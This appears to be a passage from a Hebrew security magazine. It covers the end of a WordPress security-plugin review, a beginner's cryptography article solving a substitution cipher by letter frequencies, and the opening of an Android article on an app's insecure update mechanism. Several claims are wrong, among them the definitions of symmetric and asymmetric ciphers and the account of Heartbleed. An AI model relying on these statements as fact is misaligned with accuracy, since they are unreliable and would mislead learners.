אך בגדול הגירסה החינמית הינה מספיקה ומציעה מגוון רחב של פיצ'רים:

Firewall:

- התוסף מזהה וחוסם ניסיונות פריצה ממקורות זדוניים ידועים וחוסם את המקורות האלו עוד לפני שניסו לפרוץ לאתר שלך.
- התוסף חוסם איומים שונים כגון: חיקויים של הבוטים של גוגל ורשתות האקרים ידועות.

חסימות באמצעות התוסף:

- כמו התוספים הקודמים, גם כאן ישנה אפשרות לחסום IP לפי בחירתנו.
- התוסף מזהה ניסיונות תקיפה שבוצעו באתרים אחרים ברשת עם אותו תוסף וחוסם אצלך באתר את כתובת ה-IP של התוקף.
- משתמשים בגירסה בתשלום יכולים לחסום כתובת IP אשר מגיעות ממדינות שונות שהם רוצים לחסום.

אבטחת כניסה למערכת:

- התוסף מאפשר לך ביצוע דו שלבי של כניסה למערכת ניהול, תהליך ראשוני יהיה באמצעות סיסמא והתהליך השני באמצעות שליחת הודעה לסלולר שלך.
- התוסף כמו הקודמים לו מכריח אותך לייצר סיסמא קשה.

סריקות אבטחה:


- התוסף סורק אחר בעיית HeartBleed (זהו באג אבטחה ידוע באתרים שאינם משתמשים בבפרוטוקול TLS/SSL).
- התוסף בודק קבצים באתר שבוצע בהם שינוי, ומתריע אם בוצע שינוי שיכול לפגוע באבטחת האתר.
- כמו כן התוסף מבצע סריקות מרובות על איומים של תולעים ותוכנות זדוניות הקיימות באינטרנט, כמו כך התוסף בודק פרצות אבטחה ידועות "מאחורי הקלעים".

ניטור של התוסף

- התוסף מנטר תנוע בזמן אמת הכוללת, בוטים שונים, גולשים אמיתיים, כניסות לאתר, יציאות מהאתר ומי גלש הכי הרבה זמן באתר.
- התוסף מפקח על ההפניות DNS לשרת שלך, מבצע ניטור אם בוצע שינויים לא מורשים.

ועוד מספר רב של פונקציות שתוכלו לקרוא עליהם בעמוד של התוסף.

Wp-antivirus site protection - תוסף אנטי וירוס שגם הוא מספק סריקת מערכת מקיפה לכל התיקיות והקבצים באתר. תוסף זה בניגוד לאחרים מתמחה בעיקר בעניין הסריקה המעמיקה שלו בתוך כל קבצי האתר, ניתור אחר קבצים מיותרים ודיווח בצורה נוחה וידידותית על המלצות לשינוי בקבצים ברמת קוד על מנת לדאוג להפחית פרצות.




פיצ'רים מרכזיים:

- יוצרי התוסף טוענים שיש המון סוגים של פורצים לאתרים WordPress אבל הכי ידועים הם אלו שפורצים דרך "הזרקת" MySQL ו-JavaScript, התוסף מזהה בעיות בקוד ומתריע על פרצות שונות בקבצים אלו.
- התוסף מונע שינויים בעיצוב והתכנות האתר במקרה שבוצע פרצה לאתר.
- התוסף מזהה iFrames חבויים (iFrames - קוד HTML אשר מוטמע בתוך קוד HTML אחר), יוצרי התוסף טוענים שאם במקרה הפורץ הצליח לפרוץ את פרטי ה-FTP הפורצים בדרך כלל מכניסים Hidden iframes עם וירוס אשר מוטמע לגולשים שלך כאשר הם נכנסים לאתר.
- התוסף מזהה אם בוצע פרצה באתר אשר שולחת דרך השרת שלך ספאם, התוסף מנטר ומודיע לך היכן הקובץ PHP אשר שולח ספאם נמצא באתר שלך.

- יוצרי התוסף אומרים שהאקרים הרבה פעמים שמים באתר "עמוד פישינג" אשר משמש למגוון פעולות כגון: הפניות לא רצויות, htaccess, סוסים טרויאנים, אפשרות גישה למערכת ניהול ועוד הרבה... התוסף מזהה את עמודי פישינג ומתריע לנו עליהם.

Vaultpress - תוסף שנבנה על ידי המפתחים של WordPress. מדובר בתוסף פרימיום, בשיטת מנוי ותשלום חודשי. התוסף מאפשר לכם גיבוי על בסיס יומי. הוא גם מנסה לאתר קבצים אשר נדבקו באיומים, ובמידה ונמצאו כאלה, הוא מוחק את אותם הקבצים.



קיימים עוד תוספים רבים בשוק שחלקם מנסים לעשות הכל וחלקם יותר ממוקדים לבעיות אבטחה ספציפיות. ניתן למצוא מספר רב של תוספים גם בחינם וגם בתשלום. כמובן שחלק גדול מהתוספים בחינם, מאפשרים שימוש עד רמה מסויימת ואם תרצו להעמיק את השימוש בתוסף ולבצע באמצעותו שינוי הגדרות מתקדם יותר, הדבר יהיה כרוך בתשלום נוסף למפתחי התוסף. יש לבחור ולבחון היטב מה הצורך שלכם, לפי סוג האתר ועל סמך הנתונים שיש ברשותכם, לבחור את התוספים העדיפים עליכם. וכן, גם במקרה של תוספים, כדאי מאוד להשקיע כמה שקלים עבור תוסף איכותי שמתעדכן באופן שוטף ויוכל להעניק לכם שקט.

לסיכום

אתם יכולים לבלות שעות מול המסך, לבנות עבורכם או עבור לקוח את האתר האידיאלי, זה שדמיינתם אותו, ואז ברגע של חוסר תשומת לב של אי עדכון לגירסת WordPress האחרונה, או שימוש בתוסף שעבר זמנו וכבר לא מתעדכן, אתם עלולים למצוא את עצמכם מתמודדים מול האקר שמחרב לכם את כל מה שבניתם. הקפידו תמיד לפעול על פי נהלי האבטחה המומלצים. עדכנו גירסאות, תמחקו תוספים שאתם לא צריכים, וודאו כי חברת האחסון שומרת עליכם ומאפשרת לכם לגבות את האתר על בסיס קבוע, וחשוב יותר מכל תהיו עירניים. שנו את הכתובת דרכה נכנסים לממשק הניהול, שנו סיסמאות והחביאו את הקבצים שאתם יכולים. בסופו של יום, WordPress ושלל התוספים ידעו להעניק לכם את ההגנה המירבית ביותר, אבל אתם אלה שחייבים להגדיר כל דבר ולגרום לזה לקרות.

ובנינו אם אתם רוצים לדאוג לאבטחת האתר WordPress שלכם בצורה הטובה ביותר, תדאגו לבחור חברת אחסון אתרים אשר יש לה: Firewall, מערכת סריקת קבצים באתר וניתור אחר פרצות, אפשרות לכבות את עריכת הקבצים דרך הממשק ניהול של ה-WordPress ובעיקר שיתנו לכם מענה גיבוי לכל האתר.


המאמר נכתב על ידי שחר מחברת PRM - יחסי ציבור, שיווק תוכן וקידום אתרים, תודה רבה על תרומת ידע רב למטרת כתיבת המאמר לדייב מחברת UPRESS אחסון אתרים.

קריפטוגרפיה - חלק א'

מאת אופיר בק

הקדמה

ענף הכתיבה הסודית הוא גדול מאוד ובעל שורשים קדומים מאוד. אנחנו נעסוק בהצפנה באנגלית, לשם הנוחיות, אך מרבית העקרונות הם זהים לגמרי. בשביל רושם ראשוני, בחרתי לתאר את הענפים המרכזיים של הענף.



הסתרה - ניסיון להחביא את המסר עצמו, כך שלא ניתן יהיה לגלות אותו. במציאות המודרנית שלנו זה לא כל כך אפשרי, כי כשאתה מנסה להעביר מסר באינטרנט אתה עדיין חייב להשתמש בהעברה של פקטות, והן לא יהיו נסתרות.

ערבול - שינוי הטקסט שמופיע, מתוך כוונה שהוא לא יהיה ברור לאף אחד.

שיכול - שינוי סדר האותיות. דוגמה בסיסית לשיטה תהיה להפוך את סדר האותיות. השיטה של היפוך הסדר לא תהיה יעילה במיוחד, כמו בדוגמה הבאה: ?siht daer uoy nac

החלפה - החלפת האותיות באותיות אחרות. דוגמה בסיסית תהיה שימוש בצופן הקיסר, בו אנחנו קובעים מספר מסוים שישמש למספר ההיסט שלנו. לדוגמה, אם נבחר את המספר 1, האות a תהפוך לאות b, האות b ל-c וכן הלאה, כך שהאות z תהפוך ל-a, המסר 'can you see this?' יהפוך ל-'dbo zpv tff uijt?'.

צופן סימטרי - צופן שאפשר להפוך את תהליך ההצפנה ולחשוף את המסר בקלות, לדוג' הכפלה ב-2 היא תהליך שניתן להפוך בקלות, ע"י חילוק באותו המספר.

צופן א-סימטרי - לא ניתן להפוך את תהליך ההצפנה לאחור בקלות. לשם כך נהוג להשתמש בפונקציות חד כיווניות, שאין להם פענוח מוגדר בעזרת חישוב הפוך.

בחלק הזה אנחנו נעסוק בעיקר בהצפנות ישנות, ובבסיס של הפיצוח שלהן. ההצפנות האלו לא יעילות במיוחד כיום, אבל התחרות בין מפצחי הצפנים לבין מפתחי הצפנים היא הבסיס לכל תהליך ההתקדמות האנושית בנושא הקריפטוגרפיה.

שימו לב! פעמים רבות, מסירים את הרווחים מהטקסט המוצפן, כדי להקשות על חשיפתו, אך לשם ההבנה והנוחות, לא נעשה זאת.

צופן הקיסר

את הרעיון שמאחורי הצופן הזה כבר הזכרנו, אבל הפעם נרחיב קצת עליו. הצופן היה בשימוש על ידי יוליוס קיסר, וזהו מקור השם שלו. בצופן אנחנו בוחרים אות להיסט או מילה (או מספר מילים) בה נשתמש להתחלה ואחריה נמשיך בעזרת האותיות שאחרי האות האחרונה. הצופן הוא מונואלפביתי, מה שאומר שמשתמשים בסט אחד של אותיות חלופיות ביחס לאותיות המקוריות (לכל אות במסר המוצפן יש משמעות אחת בלבד - אות ספציפית במסר המקורי).

הקושי לפצח את הצופן גדל כשמשתמשים באוסף אקראי של אותיות בתור מפתח, מה שגורם לכך שיש כ-400,000,000,000,000,000,000,000,000 אופציות שונות, ומקשה אפילו על המחשב המודרני לחשוף את המסר המקורי. השיטה הראשונה לפענוח של הצופן הזה הגיעה אלפי שנים לאחר מכן, בתקופת הפריחה הערבית בתחומי המדעים. הערבים ספרו את האותיות בכמו עצומה של ספרים, והגיעו למסקנה מהו האחוז הסטטיסטי של השימוש בכל אחת מהאותיות.

מצורפת לכאן טבלת התדירות של השפה האנגלית:

אות	תדירות (%)	אות	תדירות (%)
A	8.167	N	6.749
B	1.492	O	7.507
C	2.782	P	1.929
D	4.253	Q	0.095
E	12.702	R	5.987
F	2.228	S	6.327
G	2.015	T	9.056
H	6.094	U	2.758
I	6.966	V	0.978
J	0.153	W	2.361
K	0.772	X	0.150
L	4.025	Y	1.974
M	2.406	Z	0.074

עם זאת, עדיין ישנו חסרון בשיטה הזאת, מכיוון שבמסרים קצרים התדירות לעיתים קרובות לא תהיה נכונה. כמובן שמלבד האות e, שנמצאת הרחק מהשאר, אי אפשר באמת לדרג ככה, מכיוון שעבור חלק מהאותיות ההפרשים קטנים מאוד. לכן, ההמשך של השיטה לפיצוח הצופן שונה, אך מתבססת גם היא על התדירות. אנו יודעים שלאחר האות e האות שמופיעה הכי הרבה פעמים היא האות i, ולכן, אם נאתר אות שחוזרת על עצמה הרבה מאוד פעמים לאחר האות שאנו חושדים שהיא e, אנו יכולים לחשוד שהיא i.

בנוסף, אין הרבה מילים בנות אות אחת, ולכן אם אחת מהן תופיע הרבה, ניתן לחשוד שהיא i. גם במילים בנות 3 אותיות יש סטטיסטיקה ברורה, כאשר המילים הנפוצות הן the ו- and, ואנחנו יכולים לאתר אותן, לאחר שכבר זיהינו את האות e, ועל ידי כך לאתר בבת אחת חמש אותיות נוספות.

מכאן הלאה, ניתן להוסיף עוד אותיות על ידי זיהוי מילים, ובעזרת ההיגיון לחשוף בקלות מסר שלם. לשם התרגול, אני אפתור פה מסר קצר, ואצרף מסר נוסף אותו אתם תוכלו לפתור.

בשביל הנוחות, נהוג לסמן את האותיות המוצפנות באותיות גדולות, ואת שפענחנו באותיות קטנות:

PCQ VMJYPD LBYK LYSO KBXBJXWXV BXV ZCJPO EYPD KBXBJYUXJ LBJOO KCPK. CP LBO LBCMKXPV XPV IYJKL PYDBL, QBOP KBO BXV OPVOV LBO LXRO CI SX'WJMI, KBO JCKO XPV EYKKOV LBO DJCMPV ZOICJO BYS, KXUYPD: 'DJOXL EYPD, ICJ X LBCMKXPV XPV CPO PYDBLK Y BXNO ZOOP JOACMPLYPD LC UCM LBO IXZROK CI FXKL XDOK XPV LBO RODOPVK CI XPATOPL EYPDK. SXU Y SXEO KC ZCRV XK LC AJXNO X IXNCMJ CI UCMJ SXGOKLU?'

OFYRCDMO, LXROK IJCS LBO LBCMKXPV XPV CCO PYDBLK

היות והסברנו כבר שבדיקת כל המפתחות האפשריים אינה אפשרית, אנו נעשה שימוש בניתוח תדירויות. בדיקה קצרה של הטקסט המוצפן שלנו מביאה לנו את הטבלה הבאה:

האות	מקרים	אחוזים	האות	מקרים	אחוזים
A	3	0.9	N	3	0.9
B	25	7.4	O	38	11.2
C	27	8.0	P	31	9.2
D	14	4.1	Q	2	0.6
E	5	1.5	R	6	1.8
F	2	0.6	S	7	2.1
G	1	0.3	T	0	0.0
H	0	0.0	U	6	1.8
I	11	3.3	V	18	5.3
J	18	5.3	W	1	0.3
K	26	7.7	X	34	10.1
L	25	7.4	Y	19	5.6
M	11	3.3	Z	5	1.5

האותיות שמופיעות הכי הרבה הן O, X ו-P, אך בגלל הקרבה שלהן, והסיכוי לסטייה בכמות קטנה של תווים, אנו נבדוק את סמיכות האותיות שלהן:

	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
O	1	9	0	3	1	1	1	0	1	4	6	0	1	2	2	8	0	4	1	0	0	3	0	1	1	2
X	0	7	0	1	1	1	1	0	2	4	6	3	0	3	1	9	0	2	4	0	3	3	2	0	0	1
P	1	0	5	6	0	0	0	0	0	1	1	2	2	0	8	0	0	0	0	0	0	11	0	9	9	0

ניתן לשים לב בקלות לכך שהאות O נמצאת בשכנות לכל אות מלבד 7, ו-X שכנה לכל אות מלבד 8. מכאן ניתן להסיק שהן כנראה תנועות. האות P לעומת זאת, מופיעה בסמיכות לאותיות ספורות בלבד, ולא מופיעה בשכנות ל-15 אותיות. דבר זה מצביע על כך שהיא עיצור.

אז האותיות X ו-O מייצגות ככל הנראה את האותיות a ו-e, שהן התנועות הנפוצות ביותר באנגלית, אך השאלה היא איזו אחת מהן היא e ואיזו אחת היא a. הרמז שיכול לעזור לנו הוא שהצירוף OO מופיע פעמיים, בזמן שהצירוף XX לא מופיע כלל.

היות והצירוף ee נפוץ יותר מאשר aa, ניתן להניח ש-O=e ו-X=a. בנוסף לכך, הטענה שלנו נתמכת על ידי שהאות X נמצאת כמילה בפני עצמה בטקסט, והאות a מייצגת את אחת משתי המילים היחידות באנגלית שמיוצגות על ידי אות אחת בלבד. האות היחידה הנוספת שמופיעה לבד בטקסט היא האות Y, ולכן סביר מאוד שהיא מייצגת את האות i, שהיא האופציה השנייה למילה שמיוצגת על ידי אות אחת בלבד. עכשיו אנו יודעים כבר ש: X=a, O=e ו- Y=i.

השלב הבא הוא שימוש רחב יותר באות e. האות e נמצאת לעיתים קרובות אחרי האות h, אך לעיתים רחוקות לפניה. לכן נספור את מספר הפעמים שהאות O מופיעה לפני אותיות אחרות ואחריהן:

	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
אחרי O	1	0	0	1	0	1	0	0	1	0	4	0	0	0	2	5	0	0	0	0	0	2	0	1	0	0
לפני O	0	9	0	2	1	0	1	0	0	4	2	0	1	2	2	3	0	4	1	0	0	1	0	0	1	2

ניתן לשים לב ליחס הא-סימטרי שיש לאות B עם האות O, ומכאן להסיק ש- B=h. עכשיו ניתן כבר להתחיל להשלים מילים וכך לחשוף אותיות נוספות. הטקסט שלנו הוא עכשיו:

PCQ VMJiPD LhiK LiSe KhahJaWaV haV ZCJPe EiPD KhahJiUaJ LhJee KCPK. CP Lhe LhCMKaPV aPV IiJKL PiDhL, QheP Khe haV ePVev Lhe LaRe CI Sa'aJMI, Khe JCKe aPV EiKKeV Lhe DJCMPV ZeICJe hiS, KaUiPD: 'DJeaL EiPD, ICJ a LhCMKaPV aPV CPe PoDhLK i haNe ZeeP JeACMPLiPD LC UCM Lhe IaZReK CI FaKL aDeK aPV Lhe ReDePVK CI aPAiePL EiPDK. SaU i SaEe KC ZCRV aK LC AJaNe a IaNCMJ C UCMJ SaGeKLU?

eFiRCDMe, LaReK IJCS Lhe LhCMKaPV aPV CPe PiDhLK

עכשיו ניתן להשלים מילים. המילים בנות שלוש אותיות הנפוצות ביותר באנגלית הן the ו- and. מכאן ניתן להניח ש-L=t, P=n ו- V=d, כך שהטקסט החדש הוא:

nCQ dMJinD thiK tiSe KhahJaWad haD ZCJne EinD KhahJiUaJ thJee KCnK. Cn the thCMKand and IiJKt niDht, Qhen Khe had ended the are CI Sa'aJMI, Khe JCKe and EiKKed the DJCMnd ZeICJe hiS, KaUinD: 'DJeat EinD, ICJ a thCMKand and Cne noDhtK I haNe Zeen JeACMntinD tC UCM the IaZReK CI FaKt aDeK and the ReDendK CI anAient EinDK. SaU I SaEe KC ZCRV aK tC AjaNe a IaNCMJ CI UCMJ SaGeKtU?

eFiRCDMe, taReK IJCS the thCMKand and Cne niDhtK

המילה הראשונה במשפט השני היא Cn, והיות ובכל מילה יש תנועה, C היא גם תנועה. התנועות שנותרו לנו הן u ו- o. u אינה מתאימה ולכן המילה שלנו היא on, והאות C=o. ישנה גם המילה Khe, שיכולה להיות the או she. היות ו-L=t, K=s. לאחר ההצבה הזאת יש לנו את הביטוי thoMsand and one niDhts. ניחוש הגיוני הוא שמדובר ב-thousand and one nights, ונראה כי השורה האחרונה מספרת לנו כי הקטע לקוח מ-tales from the thousand and one nights, ומכך אנו יכולים להסיק ש-R=l, D=j, J=r, I=f, M=u ו-S=m.אנו יכולים להמשיך ולחשוף מילים, ולשם כך נרשום פעם נוספת את הטקסט שברשותנו:

noQ during this time shahraWad hag Zorne Eing shahriUar three sons. on the thousand and first night, Qhen she had ended the tale of ma'aruf, she rose and Eissed the ground Zefore him, saUing: 'great Eing, for a thousand and one noghts i haNe Zeen reAounting to Uou the faZles of Fast ages and the legends of anAient Eings. maU i maEe so ZolV as to AjaNe a faNour of Uour maGestU?
teFilogue, tales from the thousand and one nights

לאחר כמה הבנות נוספות, אנו מקבלים את הצופן השלם:

a	b	c	d	e	f	G	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z	רגיל
X	Z	A	V	O	I	D	B	Y	G	E	R	S	P	C	F	H	J	K	L	M	N	Q	T	U	W	מוצפן

והטקסט השלם הוא:

> Now during this time Shahrazad had borne king Shahryar three sons. On the thousand and first night, when she had ended the tale of Ma'aruf, she rose and kissed the ground before him, saying: "great king, for a thousand and one nights I have been recounting to you the fables of past ages and the legends of ancient kings. May I make so bold as to crave a favour of you majesty?"
>
> Epilogue, tales from the thousand and one nights

שימו לב, שגם את המפתח עצמות היה ניתן לגלות לקראת הסוף, ולחסוך כמה גילויים של אותיות. המפתח שנמצא כאן הוא AVOIDBYGERSPC ככל הנראה. צריך לשים לב שיש כנראה הורדה של אותיות שחוזרות על עצמן. ניחוש לא סביר, אך במקרה הזה בהחלט נכון הוא A Void by Georges Perec.

הטקסט שאתם תפצחו (אם תבחרו לנסות) הוא ארוך יותר. אני משתמש באנגלית בריטית בצפנים שלי, אז שימו לב שלעיתים האיות הוא שונה במעט (כמו favour ולא favor בטקסט הקודם):

> BT JPX RMLX PCUV AMLX ICVJP IBTWXVR CI M LMT'R PMTN, MTN YVCJX CDXV MWMBTRJ JPX AMTNGXRJBAH UQCT JPX QGMRJXV CI JPX YMGG CI JPX HBTW'R QMGMAX; MTN JPX HBTW RMY JPX QMVJ CI JPX PMTN JPMJ YVCJX. JPXT JPX HETW'R ACUTJXTMTAX YMR APMTWXN, MTN PBR JPCUWPJR JVCUFGXN PBL, RC JPMJ JPX SCBTJR CI PBR GCBTR YXVX GCCRXN, MTN PBR HTXXR RLCJX CTX MWMBTRJ MTCJPXV. JPX HBTW AVBXN MGCUN JC FVBTW BT JPX MRJVCGCWXVR, JPX APMGNXMTR, MTN JPX RCCJPRMEXVR. MTN JPX HBTW RQMHX, MTN RMBN JC JPX YBRX LXT CI FMFEGCT, YPCR CXDXV RPMGG VXMN JPBR YVBJBTW, MTN RPCY LX JPX BTJXVQVXJMJBCT JPXVXCI, RPMGG FX AGCJPXN YBJP RAMVGXJ, MTN PMDX M APMBT CI WCGN MFCUJ PBR TXAH, MTN RPMGG FX JPX JPBVN VUGXV BT JPX HBTWNCL. JPXT AMLX BT MGG JPX HBTW'R YBRX LXT; FUJ JPXE ACUGN TCJ VXMN JPX YVBJBTW, TCV LMHX HTCYT JC JPX HBTW JPX BTJXVQVXJMJBCT JPXVXCI. JPXT YMR HBTW FXGRPMOOMV WVXMJGE JVCUFGXN, MTN PBR ACUTJXTMTAX YMR APMTWXN BT PBL, MTN PBR GCVNR YXVX MRJCTBRPXN. TCY JPX KUXXT, FE VXMRCT CI JPX YCVNR CI JPX HBTW MTN PBR GCVNR, AMLX BTJC JPX FMTKUXJ PCURX; MTN JPX KUXXT RQMHX MTN RMBN, C HBTW, GBDX ICVXDXV; GXJ TCJ JPE JPCUWPJR JVCUFGX JPXX, TCV GXJ JPE ACUTJXTMTAX FX APMTWXN; JPXVX BR M LMT BT JPE HBTWNCL, BT YPCL BR JPX RQBVBJ CI JPX PCGE WCNR; MTN BT JPX NMER CI JPE IMJPXV GBWPJ MTN UTNXVRJMTNBTW MTN YBRNCL, GBHX JPX YBRNCL CI JPX WCNR, YMR ICUTN BT PBL; YPCL JPX HBTW TXFUAPMNTXOOMV JPE IMJPXV, JPX HBTW, B RME, JPE IMJPXV, LMNX LMRJXV CI JPX LMWBABMTR, MRJVCGCWXVR, APMGNXMTR, MTN RCCJPRMEXVR; ICVMRLUAP MR MT

XZAXGGXTJ RQBVBJ, MTN HTCYGXNWX, MTN UTNXVRJMTNBTW, BTJXVQVXJBTW CI NVXMLR, MTN RPCYBTW CI PMVN RXTJXTAXR, MTN NBRRCGDBTW CI NCUFJR, YXVX ICUTN BT JPX RMLX NMTBXG, YPCL JPX HBTW TMLXN FXGJXRPMOOMV; TCY GXJ NMTBXG FX AMGGXN, MTN PX YBGG RPCY JPX BTJXVQVXJMJBCT. JPX IBVRJ ACNXYCVN BR CJPXGGC.

בהצלחה! הראשון שיצליח, אדאג לציין את שמו בתור המנצח במאמר הבא בסדרת מאמרים זו.

לסיכום

דיברנו על הצפנה בסיסית, והתחלנו עם צופן הקיסר, דיברנו על איך הוא פועל והדגמנו על הפיצוח שלו. במאמר הבא נעסוק בצפנים קצת יותר מורכבים.

על המחבר

שמי אופיר בק, בן 16 מפתח תקווה. אני לומד בתכנית גבהים של מטה הסייבר הצה"לי וב-C-security, לאחר שסיימתי את לימודי המתמטיקה והאנגלית בכיתה י'. קשה למצוא חומר מעודכן בעברית, ולאחר ש-DigitalWhisper היווה עבורי מקור מידע נגיש, רציתי לתרום חזרה. ניתן ליצור איתי קשר בכתובת האימייל הבאה: ophiri99@gmail.com.

קישורים לקריאה נוספת

תדירות אותיות:

https://en.wikipedia.org/wiki/Letter_frequency

צופן קיסר:

https://en.wikipedia.org/wiki/Caesar_cipher

משטחי תקיפה באפליקציות Android - חלק II

מאת 0x3d5157636b525761

הקדמה

בפרק הקודם דיברנו על מודל האבטחה של אנדרואיד (ממש בשתי מילים), והצגנו כיצד אפליקציות מסויימות עלולות לסמוך על SMS בלי לוודא האם התוכן שלו אותנטי. במאמר זה נמשיך ונציג כיצד RootBrowser - אפליקציה rooted - סומכת על HTTP כדי לבצע פעולות עדכון מסוכנות.

בפרק הקודם

בפרק הקודם דיברנו על מודל האבטחה של אנדרואיד (ממש בשתי מילים), והצגנו כיצד אפליקציות מסויימות עלולות לסמוך על SMS בלי לוודא האם התוכן שלו אותנטי.

במאמר זה נמשיך ונציג כיצד RootBrowser - אפליקציה rooted - סומכת על HTTP כדי לבצע פעולות עדכון מסוכנות.

השתלשלות האירועים

- 11.06.2016 - גילוי הנקודות (שתוצגנה בהמשך) ב-RootBrowser.
- 12.06.2016 - פנייה אל מפתחי האפליקציה. התגובה הייתה שכרגע עובדים על גרסא חדשה שתפתור את הבעיות הנוכחיות, אך אין צפי לזמן הוצאת הגרסא החדשה.
- 02.07.2016 - פנייה נוספת אל מפתחי האפליקציה במטרה לקבל מידע על התקדמות פתרון הבעיה, אך ללא תגובה.
- 08.07.2016 - פנייה שלישית אל מפתחי האפליקציה, גם ללא תגובה.
- 09.07.2016 - פרסום (Public disclosure).

עדכונים באנדרואיד

אנדרואיד מספקת ממשק נוח מאד לעדכן אפליקציות. לכל אפליקציה יש גרסא שמופיעה בקובץ ה-AndroidManifest.xml שלה, וניתן לעדכן גרסאות על ידי הפצה מחדש של האפליקציה מעל ה- Google Play store. עקרונית, כל עוד ה-certificate שחתום על האפליקציה זהה, ניתן לבצע עדכון של האפליקציה.

החסרון במנגנון זה הוא שלעיתים אפליקציות לא מופצות דרך ה-Play store, אלא ב-store-ים אלטרנטיביים או אפילו כקבצי APK. במקרה זה, מפתחי האפליקציה צריכים לחשוב בעצמם על מנגנון

עדכון, ולעיתים קרובות מנגנון זה יכול להיות בעייתי מאד. בסוף המאמר נציג מספר כללי ברזל לקוד לעדכון אפליקציה ידני שכזה.

אפליקציות rooted

בפעם הקודמת הזכרנו את מנגנון ההרשאות של אנדרואיד, שבחלקו הגדול מתבסס על יצירת user-ים חדשים עבור כל אפליקציה חדשה. במערכת אנדרואיד (ובכלל במערכות דמויות לינוקס), המשתמש החזק ביותר הוא root (עם ID=0). משתמש זה יכול לבצע כמעט כל דבר:

- דיבוג באמצעות ptrace.
- ביצוע mount.
- ביצוע chown ו-chmod.
- התעלמות מ-DAC-ים על קבצים.

